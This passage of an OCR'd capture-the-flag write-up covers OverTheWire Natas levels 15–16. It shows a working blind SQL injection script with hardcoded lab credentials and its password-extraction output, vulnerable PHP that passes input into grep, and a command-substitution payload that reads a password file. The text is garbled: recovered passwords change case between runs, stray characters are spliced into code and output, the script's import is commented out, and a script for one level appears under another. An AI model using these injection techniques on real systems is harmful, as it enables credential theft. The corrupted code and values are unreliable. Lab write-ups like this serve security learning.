        break

print("\n[+] FINAL PASSWORD:", password)
```

```
Session Actions Edit View Help
(gaurav㉿kali)-[~] $ python3 blind.py
[+] Found so far: h
[+] Found so far: hP
[+] Found so far: hPk
[+] Found so far: hPkj
[+] Found so far: hPkjK 1234567890abcde[ghijklmnopqrstuvwxyzABCDEFGHIJKLMOPQRSTUVWXYZ]
[+] Found so far: hPkjKY
[+] Found so far: hPkjKYV
[+] Found so far: hPkjKYvi
[+] Found so far: hPkjKYvil
[+] Found so far: hPkjKYvilQ
[+] Found so far: hPkjKYvilQc
[+] Found so far: hPkjKYvilQct
[+] Found so far: hPkjKYvilQctE
[+] Found so far: hPkjKYvilQctEW
[+] Found so far: hPkjKYvilQctEW3
[+] Found so far: hPkjKYvilQctEW33Q
[+] Found so far: hPkjKYvilQctEW33Qm
[+] Found so far: hPkjKYvilQctEW33QmuX
[+] Found so far: hPkjKYvilQctEW33QmuXL
[+] Found so far: hPkjKYvilQctEW33QmuXL6
[+] Found so far: hPkjKYvilQctEW33QmuXL6e
[+] Found so far: hPkjKYvilQctEW33QmuXL6eD
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDV
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVf
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfm
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfmW
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfmW4
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfmW4s
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfmW4sG
[+] Found so far: hPkjKYvilQctEW33QmuXL6eDVfmW4sGo
[+] FINAL PASSWORD: hPkjKYvilQctEW33QmuXL6eDVfmW4sGo
```

Natas16 > hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

Level 16 -> Level 17

Tool Used: Web Browser

Objective:

To exploit advanced input handling vulnerabilities.


Steps Followed:

1. Identified improper input sanitization.
2. Crafted payloads to bypass restrictions.
3. Successfully retrieved the final password.

Conclusion:

This level consolidated advanced web exploitation concepts learned throughout the lab.

PUC:



natas16.natas.labs.overthewire.org

Not Secure http://natas16.natas.labs.overthewire.org/index-source.html

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB

```
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>var wechallinfo = { "level": "natas16", "pass": "<censored>" };</script></head>
<body>
<h1>natas16</h1>
<div id="content">

For security reasons, we now filter even more on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&|\"]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

natas16.natas.labs.overthewire.org

Not Secure http://natas16.natas.labs.overthewire.org/?needle=test%3B+ls&submit=Search

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB

NATAS16

For security reasons, we now filter even more on certain characters

Find words containing:

Output:
Input contains an illegal character!

[View sourcecode](#)

For security reasons, we now filter even more on certain characters

Find words containing:
\$(grep ^h /etc/natas_w...)

Output:

```
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
April's
Aprils
Asian
Asians
```

```
Session Actions Edit View Help
zsh: corrupt history file /home/gaurav/.zsh_history
[(gaurav㉿kali)-[~]
└─$ cat blind.py
# import requests
from requests.auth import HTTPBasicAuth
import string

url = "http://natas15.natas.labs.overthewire.org/index.php"
auth = HTTPBasicAuth("natas15", "SdqIqBsFc3yotlNYErZSzwlkm0lrvx")

chars = string.ascii_letters + string.digits
password = ""

session = requests.Session()
session.auth = auth

for pos in range(1, 33):
    found = False
    for c in chars:
        payload = f'natas16" AND BINARY SUBSTRING(password,{pos},1)={c} #' Output:
        r = session.post(url, data={"username": payload})

        if "exists" in r.text.lower():
            password += c
            print(f"[+] Found so far: {password}")
            found = True
            break

    if not found:
        print(f"[!] Failed at position {pos}")
        break

print("\n[+] FINAL PASSWORD:", password)

[(gaurav㉿kali)-[~]
└─$ python3 blind.py
```

For security reasons, we now filter even more characters

Find words containing:

Output:

```
Session Actions Edit View Help
(gaurav㉿kali)-[~]
$ python3 blind.py
+] Found so far: h
+] Found so far: hP
+] Found so far: hPk
+] Found so far: hPkj
+] Found so far: hPkjK
+] Found so far: hPkjKY
+] Found so far: hPkjKYv
+] Found so far: hPkjKYvi
+] Found so far: hPkjKYviL
+] Found so far: hPkjKYviLQ
+] Found so far: hPkjKYviLQc
+] Found so far: hPkjKYviLQct
+] Found so far: hPkjKYviLQctE
+] Found so far: hPkjKYviLQctEW
+] Found so far: hPkjKYviLQctEW3
+] Found so far: hPkjKYviLQctEW33
+] Found so far: hPkjKYviLQctEW33Q
+] Found so far: hPkjKYviLQctEW33Qm
+] Found so far: hPkjKYviLQctEW33Qmu
+] Found so far: hPkjKYviLQctEW33QmuX
+] Found so far: hPkjKYviLQctEW33QmuXL
+] Found so far: hPkjKYviLQctEW33QmuXL6
+] Found so far: hPkjKYviLQctEW33QmuXL6e
+] Found so far: hPkjKYviLQctEW33QmuXL6eD
+] Found so far: hPkjKYviLQctEW33QmuXL6eDV
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVf
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfM
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4s
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

+] FINAL PASSWORD: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

OVERALL LEARNING OUTCOME

The Natas lab provided comprehensive exposure to common web application vulnerabilities. It strengthened practical understanding of client-side trust issues, server-side validation flaws, and secure web development principles, making it an essential foundation for web security and penetration testing.